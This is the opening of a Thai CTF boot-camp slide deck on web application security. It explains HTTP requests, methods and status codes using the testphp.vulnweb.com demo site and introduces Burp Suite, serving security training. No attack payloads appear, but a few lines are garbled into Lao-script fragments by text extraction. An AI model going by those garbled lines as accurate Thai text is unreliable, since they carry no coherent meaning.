


NCSA CTF Boot Camp #2

Web Application Security

Responsible: Mr. Yasinthon Khemprakhon
Version (Date): 1.0 (2024-09-14)
Confidentiality class: Public



whoami



Pichaya (LongCat) Morimoto

Lead Penetration Tester
Siam Thanat Hack Co., Ltd.



Peeratach (Peter) Butto

Penetration Tester
Siam Thanat Hack Co., Ltd.



Yasinthon (Not) Khemprakhon

Penetration Tester
Siam Thanat Hack Co., Ltd.



Disclaimer

- จุดประสงค์ของการบรรยาย นี้เพื่อแบ่งปันความรู้ ทางด้านความปลอดภัยระบบสารสนเทศ
- ไม่สนับสนุนการนำความรู้ทางด้านความปลอดภัยฯ ไปใช้ในทางที่ผิดกฎหมายทั้งหมด
- ตัวอย่างໂຄດ และรูปใน การบรรยาย นี้ เป็นระบบจำลองของทางผู้บรรยาย ไม่ใช่ระบบลูกค้า



Agenda (Day 1)


เวลา	รายละเอียด
09.15 - 09.45	ความรู้เบื้องต้นเกี่ยวกับ CTF
09.45 - 10.30	Network Security
10.30 - 10.45	พักเบรก
10.45 - 12.00	Web Application Security
12.00 - 13.00	พักรับประทาน อาหารกลางวัน
13.00 - 14.30	Digital Forensics
14.30 - 14.45	พักเบรก
14.45 - 16.00	Pwnable & Reverse Engineering
16.00 - 18.00	เข้าห้องพัก
18.00 - 19.00	รับประทานอาหารเย็น
19.00 - 21.00	ส่วนน่าสนใจในเส้นทางอาชีพ

Content Overview

- เรียนทำงานยังไง
 - HTTP Protocol
- แนะนำโปรแกรม Burp Suite
 - Interception (Proxy)
 - Repeater & Intruder
- ลองทำแล้ว!
 - Lab 1: Hidden HTTP Response Header
 - Lab 2: PIN Bruteforce
- วิเคราะห์ Web Client
 - JavaScript
- การเดาสู่มรหัสผ่าน (Brute Force)
- OWASP Top 10
 - DBMS & SQL Injection



เว็บทำงานยังไง ?





sth.sh

Home About Us Fact Services Team Pricing FAQ Certification


Pentest With The Real Hackers

Get your business running one step ahead of your competitors, สยามณัฑ์hack offers up-to-date hacking approaches with a passion for identifying the weaknesses in your computer system before the bad guys do. Siam Thanat Hack team consists of security experts who can truly discover **the most sophisticated vulnerabilities** with the indistinguishable skill levels as state-sponsored threat actors and organized cybercrime groups.

เว็บทำงานอย่างไร ?




URL (Uniform Resource Locator)




ເວັບໄຊຕີປະກອບດ້ວຍໄຟລ໌ຕ່າງ ຖ ມາຄມາຍ

HTTP คืออะไร ?

HTTP หรือ HyperText Transfer Protocol เป็น โปรโตคอลระดับแอปพลิเคชันหรือเป็นข้อกำหนดที่ใช้สำหรับการแลกเปลี่ยนข้อมูลบนอินเทอร์เน็ต และใช้ในการโหลดหน้าเว็บ




ที่มา: <https://developer.mozilla.org>



หน้าตาข้อมูลการสื่อสาร ระหว่าง Client และ Server เป็นอย่างไร ?

HTTP Request




HTTP Request Method

- **GET**
- **POST**
- **PUT**
- **DELETE**
- **HEAD**
- **PATCH**
- **OPTIONS**

ตัวอย่าง : GET Method

```
GET /index.php HTTP/1.1
Host: testphp.vulnweb.com
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
            (KHTML like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```



ตัวอย่าง : POST Method




If you are already registered please enter your login information below:

Username :

Password :

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 28
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
            like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
uname=admin&pass=password123
```

HTTP Response



HTTP Status Code/Response Code

HTTP Status Code เป็นรหัสที่เซิร์ฟเวอร์ส่งกลับมายัง Client
เพื่อบอกผลลัพธ์ของการร้องขอ (HTTP Request)

1XX : Informational

2XX : Success

3XX : Redirection

4XX : Client Error

5XX : Server Error

ตัวอย่าง:

200 OK

201 Created

301 Moved Permanently

302 Found


400 Bad Request

403 Forbidden

404 Not Found

500 Internal Server Error

ตัวอย่าง : Response Code - 200 OK




ตัวอย่าง : Response Code - 302 Found



Client

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Referer: http://testphp.vulnweb.com/login.php
[...]
```

uname=admin&pass=password123



Server

HTTP/1.1 302 Found

Location: login.php
[...]

You must login




The screenshot shows a web browser window with the URL "testphp.vulnweb.com/login.php". The page title is "acunetix acuart". The page content includes a navigation menu with links like "home", "categories", "artists", etc., and a search bar. Below the menu, there is a form for logging in with fields for "Username" and "Password", and a "login" button. A message at the top of the form area says "If you are already registered please enter your login information below:".

ตัวอย่าง : Response Code - 403 Forbidden และ 404 Not Found


```
HTTP/1.1 403 Forbidden
Server: nginx
Date: Sun, 25 Aug 2024 06:35:57 GMT
Content-Type: text/html
Connection: keep-alive
Last-Modified: Wed, 08 Mar 2023 16:45:16 GMT
ETag: W/"31b-5f66640beff05"
Content-Length: 795

<!DOCTYPE html>
<html lang="en">
  <head>
```





```
HTTP/1.1 404 Not Found
Server: nginx/1.19.0
Date: Sun, 25 Aug 2024 10:12:03 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 16
```

File not found.




Burp Suite




Burp Suite (ต่อ)

สามารถดาวน์โหลดได้ที่:


<https://portswigger.net/burp/communitydownload>



